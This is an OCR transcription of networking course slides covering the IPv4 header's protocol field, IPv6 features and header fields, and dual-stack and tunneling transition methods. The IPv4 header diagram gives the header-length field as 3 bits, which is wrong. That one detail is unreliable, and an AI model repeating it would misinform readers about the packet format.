
Notes: ____________________



IP Header: Protocol Field

- The IP packet has a protocol field that specifies whether the **segment** is **TCP** or **UDP**

0	IP Header		15 16	31
4-bit Version	3-bit Header Length	8-bit Type of Service (TOS)	16-bit Total Length (in bytes)	
16-bit Identification			3-bit Flags	13-bit Fragment Offset
8-bit Time-to-Live (TTL)		8-bit Protocol	16-bit Header Checksum	
32-bit Source IP Address				
32-bit Destination IP Address				
Options (if any)				
Data				




What is Internet Protocol v6 (IPv6)?

- IPv6, also called **IPng** or **next generation protocol**, provides a base for enhanced Internet functionalities
- The most important feature of IPv6 is that it can store a larger address space in comparison to IPv4
- IPv6 contains both **addressing** and **controlling data** or **information** to route packets for next-generation Internet
- IPv6 has more security features built into its foundation than IPv4

- IPv6 features that provide a **platform** for the **growth** of IT development:
  - Expandable **address space** (large and diverse) and routing capabilities
  - Scalable to new **users** and **services**
  - Auto **configuration** ability (plug-n-play)
  - Mobility (**improves** mobility model)
  - End-to-end security (high **comfort factor**)
  - Extension **headers** (offer enormous potential)
  - **Authentication** and **privacy**
  - Support for **source** demand **routing** protocol
  - **Quality** of **Service** (QoS)


Notes: ______________________________

IPv6 Header


Version
Traffic Class
Flow Label
Payload Length
Next Header
Hop Limit
Source IP Address
Destination IP Address
40 Bytes
0-31 Bits


IPv4 and IPv6 Transition Mechanisms

- There are three transition mechanisms available for deploying IPv6 on the IPv4 networks


IPv4/v6 Dual Stack Node
IPv4/v6 Application
Dual Stacks
IPv4 Stack
IPv6 Stack
IPv4 Application on IPv6 Node
IPv6 Application on IPv4 Node


Dual stacks: Based on the DNS value, the node uses IPv4 or IPv6

Tunneling


IPv6 Host
IPv6 Packet
IPv4 Network
IPv6 packet encapsulated in IPv4 packet
IPv6 Packet
IPv6 Host

Tunneling: It encapsulates IPv6 packets in IPv4 packets

